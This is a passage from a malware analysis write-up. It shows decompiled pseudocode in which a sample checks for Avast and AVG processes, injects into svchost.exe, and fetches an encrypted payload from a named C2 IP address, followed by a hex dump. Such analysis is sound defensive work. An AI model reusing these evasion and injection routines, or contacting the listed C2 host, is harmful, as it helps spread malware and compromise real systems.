


```
strcpy(v55, "Software\\Indeo\\5.1");
strcpy((char *)str_StartDll, "StartDll");
strcpy(v52, "Software\\Netscape");
strcpy(v34, "MARK");
strcpy(ProcessName, "Bka.exe");
a2 = 0;
Process = 0;
fn_memset(ebx0, v49, 0, 0x100u);
fn_memset(ebx0, v51, 0, 0x100u);
fn_memset(ebx0, v27, 0, 0x100u);
fn_memset(ebx0, a1, 0, 0x538u);
fn_memset(ebx0, v24, 0, 0x12u);
fn_memset(ebx0, v31, 0, 0x20u);
Process = Find_Process(ebx0, &a2, ProcessName, _IAT_);
if ( a2 )
```



```
strcat_fn(szFileName, a1);
strcat_fn(szFileName, &v6[2]);
if ( !a3 )
  return (*(int (__stdcall **)(char *))(_IAT_ + 136))(szFileName) == -1;
strcpy(v8, "AvastUI.exe");
strcpy((char *)Buffer2Write, "AvgUI.exe");
v9 = 0;
v10 = 0;
Process = Find_Process(0, &v9, v8, _IAT_);
v4 = Find_Process(0, &v10, Buffer2Write, _IAT_);
if ( Process || v4 )
  Write2File((int)szFileName, (int)Buffer2Write, 9, _IAT_);
return 0;
```


If there is any of those AV, it inject itself to `svchost.exe`



```
    if ( a3 )
    {
      if ( a4 )
      {
        if ( fn_checkav(v23, v35, 0) )
        {
          (*(void (__stdcall **)(_DWORD, char *, int))(v35 + 76))(0, string_path_rundll32, 260);
          if ( fn_memcmp(string_path_rundll32, v42) )
          {
            while ( 1 )
            {
              if ( fn_inject(v42, a3, a4, v35) )
              {
                (*(void (__stdcall **)(int))(v35 + 40))(20000);
                (*(void (__stdcall **)(_DWORD))(v35 + 88))(0);
              }
              (*(void (__stdcall **)(int))(v35 + 40))(5000);
            }
          }
        }
```

```
char v42[260]; // [esp+A70h] [ebp-340h] BYREF
"C:\\Windows\\SysWOW64\\svchost.exe"
```

After that, it connect to CNC server to get payload and save to `y0ffb4ulx1l24c1s.bin`




```
    while ( 1 )
    {
      v36 = 0;
      v14 = 0;
      if ( fn_c2_getpayload(v21, v45, v43, &v36, &v14, v35) )
        break;
      (*(void (__stdcall **)(in
      v36 = 0;
      v14 = 0;
      if ( fn_c2_getpayload(v21, v47, v40, &v36, &v14, v35) )
```

```
char v21[260]; // [esp+128h] [ebp-C88h] BYREF
"C:\\Users\\EaZyq\\AppData\\Local\\Temp\\y0ffb4ulx1l24c1s.bin"
```

```
debug086:02FA0000 ; ===
debug086:02FA0000
debug086:02FA0000 ; [00
Stack_PAGE_GUARD[000031
Stack_PAGE_GUARD[000031
Stack_PAGE_GUARD[000031
Stack[000031BC]:02FD400
debug025:02FE0000 ; ===
```


The C2 server is at `146.196.65.66`



```
if ( fn_c2_getpayload(v21, v45, v43, &v36, &v14, v35) )
  break;
(*(void (__stdcall **)(int))(v3
v36 = 0;
v14 = 0;
if ( fn_c2_getpayload(v21, v47, v40, &v36, &v14, v35) )
{
```

```
char v45[256]; // [esp+B7C
"146.196.65.66"
```

Inspect the file `y0ffb4ulx1l24c1s.bin`, it seems like the file is encrypted



```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  10 60 01 00 10 60 01 00 01 00 00 00 42 C0 40 51  .`...`......BÀ@Q
00000010  40 E7 D8 8F DA 8F EF B6 2B C3 5F 61 DA 6A 05 B1  @çØ.Ú.ï¶+Ã_aÚj.±
00000020  FD 96 B5 38 02 9B 83 38 44 F9 29 C0 C3 C2 7A F0  ý–µ8.›ƒ8Dù)ÀÃÂzð
00000030  AE 06 C2 02 BE 67 02 E5 80 FD A2 D4 FF E3 08 58  ®.Â.¾g.å€ý¢Ôÿã.X
00000040  E2 C3 58 A5 8D 4E BA F3 C2 22 C9 64 6E 49 8D FD  âÃX¥.NºóÂ"ÉdnI.ý
00000050  29 C1 CB 89 EB 30 4A BA 62 AF 58 EC 5B 08 8E 04  )ÁË‰ë0Jºb¯Xì[.Ž.
00000060  8B 05 E2 9C E9 B9 5A 82 E9 8F B1 94 A7 C7 67 AB  ‹.âœé¹Z‚é.±”§Çg«
00000070  52 F3 1F E4 46 28 92 93 CF 31 2C D3 AE E8 93 20  Ró.äF('“Ï1,Ó®è“ 
00000080  03 5E 4D 56 25 9C AF B4 07 0A 8C 18 25 99 39 E5  .^MV%œ¯´..Œ.%™9å
00000090  9E C7 69 52 B9 B8 60 52 52 5F 35 22 CD 44 36 92  žÇiR¹¸`RR_5"ÍD6'
000000A0  37 E2 9E 61 EB 9A 92 88 F9 B1 C1 4E 85 43 12 B0  7âžaëš'ˆù±ÁN…C.°
000000B0  46 55 1D 70 BE FD 59 FF CB E0 4B 22 9E 7D 23 F7  FU.p¾ýYÿËàK"ž}#÷
000000C0  F1 34 F9 2B 0E EE B6 8B 0E 76 85 DC 7C A0 71 65  ñ4ù+.î¶‹.v…Ü| qe
000000D0  00 38 25 B5 17 3D 52 EF 0C E6 D5 A0 68 4B 97 67  .8%µ.=Rï.æÕ hK—g
000000E0  8E 8C 01 3D F9 26 57 12 40 C3 75 BE E0 C9 99 59  ŽŒ.=ù&W.@Ãu¾àÉ™Y
000000F0  D0 49 5E 20 D6 B1 56 9E 02 75 F3 CD D3 17 96 55  ÐI^ Ö±Vž.uóÍÓ.–U
00000100  C3 FE 8E 89 B9 84 B3 7F 80 1D BF BE 6A 5E 69 D5  ÃþŽ‰¹„³.€.¿¾j^iÕ
00000110  AB F0 9C DD 3C 29 9C 2E 4B EC 8C ED C1 8C 10 4B  «ðœÝ<)œ.KìŒíÁŒ.K
00000120  91 AB 5F F8 D3 F2 AB A0 55 A5 E6 27 99 EA BC 93  '«_øÓò« U¥æ'™ê¼“
00000130  E3 10 37 6C 41 00 10 30 A0 B2 6A 31 05 B6 7D 14  ã.7lA..0 ²j1.¶}.
00000140  26 42 6C 7D 07 D9 F7 75 B7 A7 C0 80 2A 02 70 AE  &Bl}.Ù÷u·§À€*.p®
```

At the time of analyzing, the C2 server is down. So the analysis end here.